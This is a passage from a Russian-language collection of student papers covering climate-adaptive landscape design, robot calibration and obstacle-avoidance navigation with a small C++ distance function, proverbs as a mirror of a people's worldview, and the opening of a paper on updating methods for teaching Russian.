Литература подчеркивает увеличение частоты и интенсивности экстремальных погодных явлений, таких как ливни и засухи. Это приводит к проблемам с водоотведением, наводнениям и дефициту влаги, что негативно влияет на растительность и устойчивость ландшафтов. Изменения климата способствуют миграции видов, появлению новых вредителей и болезней растений, что может привести к снижению биоразнообразия и устойчивости городских экосистем.

Адаптивные стратегии в ландшафтной архитектуре:

Зеленая инфраструктура: Обзор литературы показал, что создание и развитие зеленой инфраструктуры (парки, сады, зеленые крыши, стены) является ключевой стратегией адаптации к изменению климата. Зеленые насаждения способствуют снижению температуры, очистке воздуха, регулированию водного баланса и созданию благоприятной среды для горожан.

Устойчивый выбор видов растений: Литература акцентирует внимание на важности выбора видов растений, устойчивых к засухе, жаре и другим экстремальным условиям. Использование местных видов также способствует сохранению биоразнообразия и снижает потребность в уходе.

Водосбережение: Многие исследования подчеркивают необходимость применения технологий водосбережения, таких как капельное орошение, сбор дождевой воды и использование засухоустойчивых растений.

Биофильный дизайн: Литература отмечает, что интеграция элементов природы (зеленые пространства, водные объекты) в архитектурную среду повышает комфорт и благополучие горожан.

Адаптация ландшафтного проектирования к изменению климата является важной задачей, требующей комплексного и инновационного подхода. Внедрение стратегий, направленных на повышение устойчивости зеленых пространств, оптимизацию использования водных ресурсов, поддержку биоразнообразия и гармонизацию природной и искусственной среды, позволит создать более комфортные, здоровые и устойчивые города, способные адаптироваться к вызовам изменяющегося климата. Дальнейшие исследования и разработки в области адаптивного ландшафтного проектирования будут способствовать созданию более устойчивых и функциональных городских ландшафтов, обеспечивающих благополучие будущих поколений.

Использованные источники:

1. Боулер, Д. Э., Бююнг-Али, Л. М., Найт, Т. М., & Пуллин, А. С. (2010). Озеленение городов и поселков для охлаждения: Систематический обзор эмпирических данных. Ландшафтное и городское планирование.
2. Брэди, Н. К., & Вейл, Р. Р. (2008). Природа и свойства почв.
3. МГЭИК (IPCC). (2021). Изменение климата 2021: Физическая научная основа. Вклад Рабочей группы I в Шестой оценочный доклад Межправительственной группы экспертов по изменению климата [Массон-Дельмот, В., Чжай, П., Пирани, А., Коннорс, С. Л., Пеан, К., Бергер, Чжоу, Б.
4. Джонстон, Дж., & Ньютон, Дж. (2004). Зеленое строительство: Политика и рыночные факторы. Журнал анализа политики и управления.

Шуайчжао Фань
студент
Московский государственный
университет имени М. В. Ломоносова

МЕТОД УПРАВЛЕНИЯ РОБОТОМ НА ОСНОВЕ ОПРЕДЕЛЕНИЯ РАССТОЯНИЯ

Аннотация: Данная статья посвящена рассмотрению методов калибровки кинематических параметров роботов, направленных на минимизацию ошибок, возникающих из-за отклонений в геометрии конструкций и монтаже. Рассматриваются ключевые подходы к калибровке, включая прямую и обратную калибровку, методы фильтрации данных, оптимизацию с использованием метода наименьших квадратов, а также использование современных измерительных устройств, таких как лазерные трекеры и координатно-измерительные машины (СММ). В статье также анализируется роль машинного обучения в повышении точности и гибкости системы калибровки. Применение этих методов позволяет повысить точность позиционирования роботов, что имеет важное значение для их эффективной работы в различных промышленных областях.

Ключевые слова: Калибровка кинематических параметров, робототехника, прямой метод калибровки, обратный метод калибровки, фильтрация данных, метод наименьших квадратов, лазерные трекеры, координатно-измерительные машины, тензометрические датчики, машинное обучение, точность позиционирования.

Shuaizhao Fan
Student
Lomonosov Moscow State University

ROBOT CONTROL METHOD BASED ON DISTANCE MEASUREMENT

Abstract: This article is dedicated to the exploration of methods for calibrating the kinematic parameters of robots aimed at minimizing errors arising from deviations in the geometry of structures and assembly. Key calibration approaches are discussed, including direct and inverse calibration, data filtering methods, optimization using the least squares method, and the use of modern measuring devices such as laser trackers and coordinate measuring machines (CMM). The role of machine learning in enhancing the accuracy and flexibility of the calibration system is also analyzed. The application of these methods allows for

improved positioning accuracy of robots, which is crucial for their effective operation in various industrial fields.

Keywords: *Kinematic parameter calibration, robotics, direct calibration method, inverse calibration method, data filtering, least squares method, laser trackers, coordinate measuring machines, strain gauges, machine learning, positioning accuracy.*

Метод управления роботом на основе определения расстояния является одной из ключевых технологий, используемых для повышения точности и надежности работы современных промышленных роботов. В условиях стремительного развития робототехники и её внедрения в различные отрасли промышленности, включая автомобильную, логистическую и машиностроительную, возрастает необходимость в совершенствовании методов управления для обеспечения высокой точности позиционирования и выполнения сложных задач. Разумеется, задачей данного исследования является обозначение существующих подходов к калибровке кинематических параметров роботов, позволяющих минимизировать ошибки, возникающие в результате отклонений в параметрах конструкции и монтажа [1].

Технология управления роботом на основе определения расстояния представляет собой сложную систему, направленную на повышение точности и надежности функционирования роботов. Она основывается на использовании методов калибровки кинематических параметров с помощью измерения расстояний между различными точками рабочего пространства робота. В основе этой технологии лежит кинематическое моделирование, которое позволяет понять движения робота и его взаимодействие с окружающей средой.

Процесс измерения является критически важным этапом в калибровке и управлении роботами, так как он напрямую влияет на точность их позиционирования и выполнения задач. В современных технологиях используются современные измерительные инструменты, такие как лазерные трекеры, координатно-измерительные машины (СММ) и тензометрические датчики, каждая из которых играет важную роль в обеспечении точности и надежности измерений [2]. Лазерные трекеры представляют собой высокоточные устройства, которые применяются для определения пространственного положения конечного эффектора робота с минимальной погрешностью. В основе работы лазерного трекера лежит использование лазерного луча для измерения расстояния до целевых точек на роботе. Лазерный трекер может отслеживать движение робота в реальном времени, обеспечивая динамическое измерение его положения с точностью до микрон. В проекте с роботом ER20-C10 лазерный трекер использовался для получения точных координат конечного эффектора, что позволило существенно повысить точность калибровки [3]. Координатно-измерительные машины (СММ) также играют важную роль в этом процессе, в сущности данные

устройства позволяют измерять размеры и геометрию объектов с высокой точностью. СММ используют различные сенсоры, включая тактильные датчики и лазерные сканеры, для захвата данных о форме и положении объекта. В контексте роботов, СММ могут быть использованы для измерения параметров звеньев и сочленений, что помогает выявить отклонения от номинальных значений и корректировать их в модели робота. Тензометрические датчики используются для измерения деформаций и напряжений, возникающих в элементах конструкции робота при его движении, конечно же такие датчики могут быть установлены на звеньях робота для контроля за изменениями в его геометрии под нагрузкой. Полученные данные позволяют корректировать модель робота с учетом реальных условий эксплуатации, что повышает точность его управления. В исследовании, посвященном роботу ER20-C10, измеренные данные использовались для калибровки кинематической модели робота. Благодаря применению гибридного метода идентификации, включающего расширенный фильтр Калмана и регуляризованный частицевый фильтр, удалось существенно уменьшить среднюю ошибку расстояния с 0.4827 мм до 0.0780 мм, именно такое сокращение на 84% подчеркивает эффективность предложенного подхода [4]. Использование точных измерительных инструментов и передовых методов обработки данных позволило добиться значительного улучшения в точности и надежности управления роботом. В дальнейшем планируется разработка более точных измерительных устройств, которые смогут еще более эффективно отслеживать параметры робота в реальном времени. Экспериментальные тесты с использованием новых технологий позволят дополнительно проверить и улучшить предложенные методы, обеспечивая еще более высокую точность и надежность работы роботизированных систем в различных промышленных условиях.

В разработке систем управления роботами, особенно тех, которые основаны на измерении расстояния и калибровке кинематических параметров, широко используются различные языки программирования. Каждый из этих языков предоставляет уникальные возможности для решения специфических задач, связанных с обработкой данных, математическим моделированием и контролем над роботами [5].

Среди наиболее популярных языков для этой области является Python, безусловно его гибкость и большое количество библиотек для научных вычислений, таких как NumPy, SciPy и Pandas, делают его идеальным для анализа данных и реализации алгоритмов машинного обучения.

Для низкоуровневого управления аппаратным обеспечением и выполнения задач реального времени широко используется язык C++, ведь данный язык обеспечивает высокую производительность и позволяет эффективно работать с аппаратными интерфейсами, такими как датчики и приводы.

// Пример функции для расчета расстояния

```

double calculateDistance(const std::vector<double>& point1, const
std::vector<double>& point2) {
    double sum = 0.0;
    for (size_t i = 0; i < point1.size(); ++i) {
        sum += std::pow(point1[i] - point2[i], 2);
    }
    return std::sqrt(sum);
}

int main() {
    std::vector<double> point1 = {1.0, 2.0, 3.0};
    std::vector<double> point2 = {4.0, 5.0, 6.0};
    double distance = calculateDistance(point1, point2);
    std::cout << "Distance: " << distance << std::endl;
    return 0;
}

```

Все эти языки программирования, вместе с их мощными библиотеками и инструментами, обеспечивают полный спектр возможностей для разработки сложных систем управления роботами, начиная от анализа данных и моделирования до реального управления аппаратными средствами и их сочетание позволяет разработчикам создавать эффективные и надежные решения для задач, связанных с управлением роботами на основе измерения расстояния [6].

В рамках управления роботом на основе определения расстояния используются различные математические и технические формулы, которые помогают точно определить положение робота и скорректировать его движения.

Для определения расстояния между двумя точками на плоскости (в 2D пространстве), например, между текущим и целевым положением робота, используется следующая формула:

$$d = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$$

где:

- d — расстояние между точками (x_1, y_1) и (x_2, y_2) ,
- x_1, y_1 — координаты первой точки (например, текущее положение робота),
- x_2, y_2 — координаты второй точки (например, целевое положение).

Если робот работает в 3D пространстве, то формула для евклидова расстояния между точками будет выглядеть следующим образом:

$$d = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2 + (z_2 - z_1)^2}$$

где:

- x_1, y_1, z_1 — координаты первой точки,
- x_2, y_2, z_2 — координаты второй точки.

Для робота, который использует датчики для определения расстояния (например, лидар или ультразвуковые сенсоры), необходимо преобразовать данные датчиков в систему координат робота, среди распространенных

методов является использование полярных координат для определения расстояния и угла [6].

Если используется сенсор, например, ультразвуковой, то основная формула для вычисления расстояния d от робота до объекта будет основана на времени, за которое сигнал отражается от объекта:

$$d = (v_{\text{звук}} * t) / 2$$

где:

- $v_{\text{звук}}$ — скорость звука в воздухе (обычно около 343 м/с при нормальных условиях),
- t — время, которое потребовалось сигналу для путешествия туда и обратно.

Если робот использует несколько датчиков для определения своего положения, можно использовать метод триангуляции, то есть если у нас есть три сенсора, расположенные на известных расстояниях друг от друга, то можно вычислить точное положение робота, измеряя углы или расстояния до объектов [7,8].

Если известно расстояние от робота до каждой из трех точек, то можно вычислить его положение с помощью системы уравнений:

$$distance1 = \sqrt{(x1 - x)^2 + (y1 - y)^2}$$

$$distance2 = \sqrt{(x2 - x)^2 + (y2 - y)^2}$$

$$distance3 = \sqrt{(x3 - x)^2 + (y3 - y)^2}$$

Здесь $x1, y1, x2, y2, x3, y3$ — координаты сенсоров, а $distance1, distance2, distance3$ — расстояния до этих сенсоров.

Калибровка кинематических параметров роботов — ключевая задача, направленная на минимизацию ошибок, вызванных отклонениями в геометрии конструкций и монтаже. Существуют несколько основных методов калибровки, каждый из которых применяется в зависимости от особенностей робота и условий эксплуатации. Прямая калибровка основана на сравнении фактического положения робота с расчетным. Для этого используются данные с датчиков, таких как лазерные сканеры или камеры, для измерения точных координат робота в рабочем пространстве, в сущности своей данный метод позволяет точно определить отклонения от модели и скорректировать параметры, такие как длина звеньев и углы наклона, но все же его применение требует высокоточности измерений и может быть дорогостоящим. Обратная калибровка применяется для корректировки параметров в реальном времени с помощью датчиков, установленных на самих роботах, например, энкодеров, данный метод позволяет оперативно адаптировать систему к изменениям, но может быть менее точным из-за шума в данных сенсоров. Методы фильтрации, среди которых упомянутый фильтр Калмана или частиц, используются для учета неопределенности данных и корректировки параметров робота с учетом погрешностей измерений и внешних возмущений.

Оптимизация с использованием метода наименьших квадратов применяется для минимизации ошибок между расчетными и фактическими данными, по сути это простая и эффективная техника для калибровки роботов, однако она требует наличия большого объема точных измерений. С развитием технологий методы машинного обучения становятся все более популярными для калибровки, ведь позволяют адаптировать параметры робота на основе данных с сенсоров и опыта, полученного в процессе эксплуатации, что значительно повышает точность и гибкость системы. Интеграция различных методов калибровки позволяет компенсировать слабые стороны каждого подхода и повысить общую эффективность калибровки, что особенно важно в реальных приложениях, где точность и надежность критичны.

Подводя итоги стоит сказать, что методы калибровки кинематических параметров роботов, включая прямую и обратную калибровку, фильтрацию данных и оптимизацию с использованием метода наименьших квадратов, играют ключевую роль в обеспечении высокой точности и надежности роботизированных систем. Развитие технологий, таких как лазерные трекеры, СММ и тензометрические датчики, а также внедрение методов машинного обучения, позволяют эффективно компенсировать ошибки, вызванные конструктивными и монтажными отклонениями. В дальнейшем совершенствование методов калибровки, а также использование гибридных подходов и новых вычислительных технологий обеспечит еще более высокую точность и адаптивность систем управления, что является важным шагом для дальнейшего расширения применения роботов в различных отраслях.

Использованные источники:

1. Rehg. J.A. Introduction to robotics in CIM systems // Prentice Hall, Upper Saddle River, NY, 2000. 440 p.
2. Nof. S.Y. Handbook of industrial robotics. New York: John Wiley, 1999. 1348 p.
3. Stone H.W. Kinematic Modelling, Identification, and Control of Robotic Manipulators. Boston: Kluwer Academic Publishers, 1987. 225 p.
4. Mooring B.W., Roth Z.S., DrielsM.R. Fundamentals of manipulator calibration. New York: John Wiley & Sons, 1991. 329 p.
5. MasonM.T. Mechanics of robotic manipulation. Cambridge: MIT Press, 2001. 253 p.
6. BernhardtR., AlbrightS.L. Robot calibration. London: Chapman and Hall, 1993. 311 p.
7. EverettL.J., DrielsM., MooringB.W. Kinematic modelling for robot calibration // Proc. of IEEE Int. Conference on Robotics and Automation. 1987. P.183-189.
8. Everett L., Hsu T. The theory of kinematic parameter identification for industrial robots // ASME Journal of Dynamic Systems, Measurement, and Control. 1988. Vol. 110, No 3. P. 96-100

Шуайчжао Фань
студент
Московский государственный
университет имени М. В. Ломоносова

МЕТОД УПРАВЛЕНИЯ МОБИЛЬНЫМ РОБОТОМ НА ОСНОВЕ ОЦЕНКИ УГЛА И РАССТОЯНИЯ ДО ПРЕПЯТСТВИЙ

Аннотация: В статье рассматривается метод управления мобильными роботами на основе оценки углов и расстояний до препятствий. Предложены алгоритмы, использующие данные от различных сенсоров, таких как лидары и ультразвуковые датчики, для построения карты окружающей среды и эффективного планирования маршрута. При этом довольно подробно описаны методы по применению методов обхода препятствий, а также анализу точности и надежности получаемых данных. Рассмотрены существующие подходы к локализации и навигации мобильных роботов в реальных условиях, а также перспективы применения автономных систем в различных сферах, включая транспорт, промышленность и медицину. Представлены результаты тестирования алгоритмов на различных платформах, подтверждающие их эффективность в реальных сценариях.

Ключевые слова: мобильные роботы, управление роботами, навигация, оценка расстояний, лидар, сенсоры, обход препятствий, планирование маршрута, автономные системы, локализация.

Shuaizhao Fan
Student
Lomonosov Moscow State University

ROBOT CONTROL METHOD BASED ON ANGLE AND DISTANCE ESTIMATION TO OBSTACLES

Abstract: The article explores the method of controlling mobile robots based on the estimation of angles and distances to obstacles. Algorithms using data from various sensors, such as LIDAR and ultrasonic sensors, are proposed for constructing environmental maps and efficient route planning. Special attention is given to obstacle avoidance methods and the analysis of the accuracy and reliability of the obtained data. Existing approaches to localization and navigation of mobile robots in real-world conditions are discussed, along with the prospects for the application of autonomous systems in various fields, including transportation,

industry, and medicine. The results of testing the algorithms on various platforms are presented, confirming their effectiveness in real-world scenarios.

Keywords: *mobile robots, robot control, navigation, distance estimation, LIDAR, sensors, obstacle avoidance, path planning, autonomous systems, localization.*

С развитием технологий в области робототехники, задача создания мобильных роботов, способных автономно ориентироваться и взаимодействовать с окружающей средой, становится всё более актуальной. Важнейшими аспектами, которые необходимы для эффективной навигации робота, являются точная оценка расстояний и углов между роботом и объектами его окружения. Среди таких методов широко известным является управление мобильным роботом, основанное на оценке углов и расстояний до препятствий. Метод управления мобильным роботом на основе оценки угла и расстояния позволяет роботу адаптироваться к изменяющимся условиям окружающей среды, избегая столкновений и оптимизируя свой путь. Использование сенсоров, среди которых ультразвуковые датчики, лидары и камеры, позволяет точно определить как положение робота относительно препятствий, так и их направление, что является основой для формирования эффективной траектории движения. В сущности своей все эти данные обрабатываются с помощью алгоритмов планирования пути, таких как метод наименьших расстояний или алгоритм быстрого обхода, что позволяет роботу избегать препятствий в реальном времени [1].

Технология управления мобильным роботом на основе оценки углов и расстояний до препятствий представляет собой важную часть автономной навигации, обеспечивающую возможность безопасного и эффективного перемещения роботов в реальных условиях. История разработки подобных методов начинается с 1970-х годов, когда учёные и инженеры начали разрабатывать первые роботы, способные ориентироваться в пространстве. Насколько известно одним среди первых роботов стал *Shakey*, разработанный в Стэнфордском исследовательском институте в 1969 году. Он использовал камеры для распознавания объектов и планирования пути, однако его возможности по оценке расстояний и углов были ограничены. В 1990-х годах, с развитием сенсоров и технологий обработки данных, появилась возможность точно измерять расстояния и углы, что привело к значительному улучшению методов навигации [2].

Среди основных компонентов этой технологии стали сенсоры, которые позволяют роботу собирать данные о расстоянии и угле относительно окружающих объектов. Наиболее распространёнными сенсорами для этих целей являются лидары, ультразвуковые датчики и камеры. Лидары (LiDAR) используют лазерные импульсы для измерения расстояния до объектов с высокой точностью. Технология эта работает по следующему сценарию, лидар посылает лазерный импульс, который отражается от объекта, и по

времени, прошедшему от отправки до получения отражённого сигнала, рассчитывается расстояние [3]. Для расчёта точности можно использовать уравнение:

$$d = \frac{c \cdot t}{2}$$

где:

- d — расстояние до объекта,
- c — скорость света,
- t — время, которое прошло от посылки лазерного импульса до его отражения.

Ультразвуковые датчики работают по аналогичному принципу, но с использованием звуковых волн. Все же они менее точны, чем лидары, но могут использоваться на коротких дистанциях для обеспечения безопасности. Камеры и системы компьютерного зрения позволяют оценивать угол между роботом и объектами на основе изображений, получаемых с помощью стереокамер или обычных камер с алгоритмами распознавания объектов и определения их положения в пространстве [4]. Конечно же такие технологии позволяют роботу воспринимать окружающее пространство в виде карты, на которой можно точно определить местоположение препятствий. Алгоритмы, используемые для планирования траектории и избегания столкновений, обрабатывают данные, получаемые с сенсоров, и позволяют роботу корректировать своё движение в зависимости от текущей ситуации. В сущности своей одним из наиболее простых алгоритмов является метод ближайшего соседа (Nearest Neighbor), который помогает роботу избегать столкновений, выбирая наименьшее расстояние до препятствия. Более сложные методы, такие как динамический подход к обходу (Dynamic Window Approach, DWA), учитывают не только расстояние и угол, но и параметры движения робота (скорость, направление) для вычисления безопасных траекторий.

$$J(v, \omega) = \alpha_1 \cdot \|v - v_{\text{target}}\| + \alpha_2 \cdot \|\omega - \omega_{\text{target}}\| + \alpha_3 \cdot \text{dist_to_obstacle}$$

где:

- v — скорость робота,
- ω — угловая скорость робота,
- v_{target} и ω_{target} — целевые значения скорости и угловой скорости,
- dist_to_obstacle — расстояние до ближайшего препятствия,
- $\alpha_1, \alpha_2, \alpha_3$ — веса для соответствующих факторов.

Другим важным методом является использование алгоритма быстрых обходов (RRT), который позволяет эффективно планировать пути в

ограниченных пространствах. По сути своей данный алгоритм создаёт дерево возможных путей, случайным образом генерируя новые вершины, которые приближаются к целевой точке, и проверяя, не сталкиваются ли они с препятствиями. Алгоритм быстро находит решение для задачи маршрутизации в сложных условиях, что как раз и делает его полезным для автономных мобильных роботов [5].

Для создания карты окружающей среды и планирования движения используется технология SLAM (Simultaneous Localization and Mapping). SLAM позволяет роботу одновременно строить карту окружения и определять своё местоположение на этой карте, используя данные о расстояниях и углах, что собственно говоря и достигается путём применения методов фильтрации, таких как фильтры Калмана или фильтры частиц, которые помогают минимизировать ошибки и точно определить позицию робота, а также адаптировать карту в реальном времени.

3. Для алгоритма SLAM, с обновлением состояния и карты с помощью фильтра Калмана:

$$\begin{bmatrix} x_t \\ m_t \end{bmatrix} = \mathcal{F} \left(\begin{bmatrix} x_{t-1} \\ m_{t-1} \end{bmatrix}, u_t \right) + \mathcal{G}(z_t)$$

где:

- x_t — состояние робота на текущем шаге,
- m_t — карта на текущем шаге,
- u_t — управляющие действия робота,
- z_t — измерения,
- \mathcal{F} и \mathcal{G} — операторы, описывающие движение робота и обновление карты соответственно.

Сегодня мобильные роботы, использующие эту технологию, активно применяются в различных сферах. В частности, в логистике они используются для автоматизации складских процессов, где роботы должны точно перемещаться по складу, избегая препятствий и правильно ориентируясь в пространстве. В сельском хозяйстве роботы с такими системами применяются для обработки полей и ухода за растениями. В медицине роботы с автономной навигацией могут использоваться для хирургических операций или доставки медикаментов внутри больницы.

Среди наиболее ярких примеров таких роботов является робот-уборщик *iRobot Roomba*, который использует ультразвуковые датчики для измерения расстояний и углов и, на основе этих данных, планирует свою траекторию в помещении, избегая препятствий и возвращаясь на зарядную станцию. Беспилотные автомобили, среди компаний *Waymo* и *Tesla*, используют лидары, камеры и ультразвуковые датчики для создания модели окружения и принятия

решений о скорости, направлении и маневрах, обеспечивая безопасное движение без участия водителя.

Технология управления мобильными роботами на основе оценки углов и расстояний до препятствий продолжает активно развиваться, что открывает новые возможности для автономных систем в различных областях, от беспилотных автомобилей до медицинских роботов. Важным вкладом в эту сферу является работа таких учёных, как Sebastian Thrun, основатель Waymo, чьи исследования в области автономных транспортных систем стали основой для создания безопасных беспилотных автомобилей, и Raul Rojas, который развивает алгоритмы для роботов, работающих в динамичных условиях. С каждым годом совершенствуются сенсоры, алгоритмы обработки данных и методы планирования пути, что позволяет роботам точнее и быстрее адаптироваться к меняющимся условиям. Вектор будущего развития научных исследований будет направлен на улучшение сенсорных технологий, интеграцию машинного обучения для самообучающихся систем и развитие многогибридных роботов, способных безопасно и эффективно работать в различных средах. В сущности своей дальнейшее совершенствование технологий автономной навигации будет способствовать созданию более адаптивных и безопасных роботов для множества приложений, от промышленности до здравоохранения.

Использованные источники:

1. A Survey of Mobile Robot Navigation Algorithms IEEE Xplore, 2020. URL: <https://ieeexplore.ieee.org/document/9035392> (дата обращения: 17.01.2025).
2. Development of Autonomous Navigation System for Mobile Robots Using LiDAR and Camera Sensors. MDPI, 2019. URL: <https://www.mdpi.com/1424-8220/19/22/4951> (дата обращения: 17.01.2025).
3. Simultaneous Localization and Mapping (SLAM): A Review SpringerLink, 2019. URL: <https://link.springer.com/article/10.1007/s10846-019-01043-2> (дата обращения: 17.01.2025).
4. Obstacle Avoidance and Path Planning for Autonomous Robots Using Machine Learning Procedia Computer Science. ScienceDirect, 2020. URL: <https://www.sciencedirect.com/science/article/pii/S1877056820302675> (дата обращения: 17.01.2025).
5. Laser-Based Obstacle Detection and Avoidance in Mobile Robots SpringerLink, 2018. URL: https://link.springer.com/chapter/10.1007/978-3-319-23476-1_14 (дата обращения: 17.01.2025).

УДК 81-119

*Азимбаева Д.
студент 4 курса
Отделение русского языка и литературы
Научный руководитель: Бектурсынова А.М.
Каракалпакский государственный университет имени Бердаха*

ЯЗЫКОВОЙ МИР, ОТРАЖЕННЫЙ В ПОСЛОВИЦАХ И ПОГОВОРКАХ

Аннотация: Данная статья посвящена анализу языкового мира, находящего свое отражение в пословицах и поговорках. Этот факт связан с тем, что малый жанр устного народа творчества представляет собой языковую репрезентацию ментальности народа. На примере пословиц и поговорок был проведен анализ отражения духа народа в словесной интерпретации.

Ключевые слова: пословицы, поговорки, репрезентация, языковой мир, ментальность, отражение.

*Azimbaeva Dilyafruz
4th year student
Department of Russian Language and Literature
Academic supervisor: Bektursinova A.M.
Karakalpak State University named after Berdakh*

LANGUAGE WORLD REFLECTED IN PROVERBS AND SAYINGS

Abstract: This article is devoted to the analysis of the language world reflected in proverbs and sayings. This fact is due to the fact that the small genre of oral folk creativity is a linguistic representation of the mentality of the people. Using proverbs and sayings as an example, an analysis of the reflection of the spirit of the people in verbal interpretation was carried out.

Keywords: proverbs, sayings, representation, language world, mentality, reflection.

Введение. Пословицы и поговорки представляют собой неотъемлемую часть народного фольклора и занимают важное место в языке и культуре любого народа. Эти краткие, но ёмкие высказывания отражают многовековой опыт, нравственные и культурные нормы, а также восприятие окружающего

мира. Пословицы и поговорки служат не только средством коммуникации, но и своего рода зеркалом, в котором отображается восприятие людьми природы, социальных отношений, а также человеческих качеств и поступков. В рамках лингвистического анализа пословицы и поговорки изучаются как элементы языкового мира, поскольку они отражают особенности мировоззрения, мышления и ценностей, присущих определенной культуре. Эта статья посвящена исследованию того, как языковой мир народа, его представления о жизни и природе, а также социальные нормы находят своё выражение в пословицах и поговорках.

Пословицы и поговорки являются элементами фольклора, которые формируются в ходе длительного исторического процесса. Они передают знания о мире, накопленные поколениями, и позволяют исследовать, как определенная культура воспринимает реальность. Лингвисты, философы и культурологи выделяют несколько аспектов, через которые пословицы и поговорки дают представление о языковом мире [1].

1. Природный мир и человек. Многие пословицы и поговорки посвящены природе и её явлениям. Через эти высказывания можно проследить, как народ воспринимает взаимодействие человека и природы, как он объясняет природные явления. Примеры таких пословиц включают:

- «Без труда не вытащишь и рыбку из пруда» — через эту пословицу отражается представление о том, что для достижения цели необходимо приложить усилия, что является универсальной истиной во многих культурах.
- «Не родись красивой, а родись счастливой» — пословица отражает культурные представления о внутренней гармонии человека, а не о внешних признаках.

Также в пословицах и поговорках часто используются образы природы для иллюстрации человеческих качеств или поведения. Например, в русском языке существует множество выражений с образом медведя: «Как медведь в берлоге», «Не будь как медведь на углу». Эти выражения метафорически изображают человека как неуклюжего или деспотичного.

2. Социальные отношения и нормы. Пословицы и поговорки также отображают представления народа о социальных отношениях, семейных традициях, трудовых и общественных нормах. Через эти выражения можно понять, как народ воспринимает роль человека в обществе, его обязанности и права. Например, пословицы и поговорки часто касаются темы труда и его ценности:

- «Труд кормит, а лень портит» — здесь выражено уважение к труду и осуждение бездействия, что является основой для формирования моральных норм общества.
- «Делу время, потехе час» — акцент на баланс между трудом и отдыхом, что также отражает идею социальной гармонии и продуктивности.

Кроме того, пословицы и поговорки часто касаются вопросов воспитания детей и семейных отношений. Например:

- «Что посеешь, то и пожнешь» — выражает мысль о том, что люди получают плоды своих усилий и поступков.

- «Кто в доме хозяин, тот и прав» — отображает традиционные представления о власти и иерархии в семье.

3. Моральные и этические нормы. Важным элементом пословиц и поговорок является отражение моральных и этических ценностей народа. Через такие высказывания можно понять, какие качества ценятся в человеке, какие поступки считаются хорошими или плохими. Пословицы могут выражать представления о добре и зле, чести, справедливости, честности и других нравственных категориях:

- «Не суди по одежке» — пословица, которая призывает не судить человека по его внешнему виду, а оценивать по делам.

- «Лучше быть один, чем с кем попало» — выражает ценность одиночества или самодостаточности.

Также часто встречаются пословицы, предостерегающие от негативных качеств:

- «Без труда не вытащишь и рыбку из пруда» — учит тому, что только усердие и усилия приводят к успеху, что противопоставляется лени или бездействию.

4. Язык и образность. Пословицы и поговорки часто используют яркие метафоры, сравнения и другие средства выразительности, которые делают их запоминающимися и образными. Через такие образы отражается языковая картина мира, присущая народу. Например, использование животных в пословицах служит не только для выражения конкретной идеи, но и для создания яркого образа:

- «Как слон в посудной лавке» — эта поговорка символизирует неуклюжесть и нарушение порядка, что находит отражение в метафорическом языке [2].

Другие примеры включают образы природных явлений, как в пословице «Весна покажет, кто где зимовал», где «весна» используется как метафора для времени, когда скрытые вещи становятся очевидными.

Заключение. Пословицы и поговорки служат своеобразным ключом к пониманию языковой картины мира народа. Они фиксируют исторический и культурный опыт, отражают особенности восприятия мира, ценности и моральные устои, а также социальные и природные реалии. Язык, через который передаются эти народные высказывания, выполняет роль средства, через которое представления о жизни становятся частью коллективного сознания. Изучение пословиц и поговорок позволяет глубже понять не только язык, но и мышление, культуру, мировоззрение народа.

Использованные источники:

1. Бектурсынова А. М., Бектурсынова А. М. Лингвокультурологический подход в обучении бессоюзному сложному предложению на материале русских пословиц //Современные проблемы лингвистики и методики

преподавания русского языка в вузе и школе Учредители: Общество с ограниченной ответственностью " Научно-информационный центр "Интернум". – №. 34. – С. 686-692.

2.Электронный источник. – Режим доступа: [https://ru.wikisource.org/wiki/Пословицы_русского_народа_\(Даль\)](https://ru.wikisource.org/wiki/Пословицы_русского_народа_(Даль)). – Дата обращения: 26.12.2024.

*Гаррыева А.
преподаватель
кафедра русского языка
Туркменский национальный институт мировых языков
имени Довлетмаммеда Азади
Бачгырова Н.
учитель русского языка и литературы
школа №123
Ашхабад, Туркменистан*

СПОСОБЫ АКТУАЛИЗАЦИИ МЕТОДОВ ОБУЧЕНИЯ РУССКОМУ ЯЗЫКУ И ЛИТЕРАТУРЕ

***Аннотация:** Данная работа посвящена анализу способов актуализации методов обучения русскому языку и литературе в условиях современных образовательных реалий. В работе анализируются проблемы и перспективы в обучении русскому языку и литературе, а также возможности для их совершенствования в условиях школьного образования.*

***Ключевые слова:** преподавание, методика, актуализация, проблематика.*

*Garryeva A.
Lecturer
at the Russian Language Department
The Dovletmammad Azadi Turkmen National Institute of World
Languages,
Bachgyrova N.
Teacher
of Russian language and literature at school No. 123
Ashgabat, Turkmenistan*

WAYS TO UPDATE THE METHODS OF TEACHING RUSSIAN LANGUAGE AND LITERATURE

***Abstract:** This work is devoted to the analysis of ways to actualize the methods of teaching Russian language and literature in the context of modern educational realities. The paper analyzes the problems and prospects in teaching Russian language and literature, as well as opportunities for their improvement in school education.*

***Keywords:** teaching, methodology, actualization, problematics.*

Современное общество переживает эпоху динамичных изменений в сфере образования. Быстрое развитие информационных технологий,

глобализация и переход на новые формы обучения требуют пересмотра методов преподавания. В области преподавания русского языка и литературы это особенно актуально, поскольку необходимо не только сохранить традиции, но и интегрировать современные подходы, которые помогают развивать учащихся в условиях изменений.

Система образования должна учитывать требования времени и формировать у учащихся навыки, которые будут полезны не только в школьной, но и в будущей профессиональной жизни. Поэтому важно обновлять методы обучения, учитывать интересы и запросы современного школьника.

Актуализация методов обучения русскому языку и литературе имеет особое значение в контексте развития критического мышления, аналитических способностей, творческого подхода и коммуникативных навыков у школьников. Современные образовательные технологии открывают новые возможности для повышения интереса к предметам, обеспечивая активное участие учащихся в учебном процессе.

На фоне этого возникает вопрос: как эффективно адаптировать существующие методики к новым условиям и каковы перспективы внедрения инновационных методов?

Традиционные методы обучения русскому языку и литературе

Традиционные методы обучения русскому языку и литературе занимают важное место в образовательном процессе, поскольку они обеспечивают фундаментальные знания по грамматике, лексике, литературоведению. Классическое преподавание предполагает использование лекций, диктантов, заданий на разбор текста, анализа литературных произведений. Эти методы способствуют систематизации знаний и навыков.

Основной особенностью традиционного подхода является акцент на теоретические знания и закрепление их через практическое применение. Например, учащиеся изучают правила орфографии, синтаксиса, стилистики, а также подробно анализируют произведения русской литературы, что способствует формированию глубоких знаний о языке и культуре.

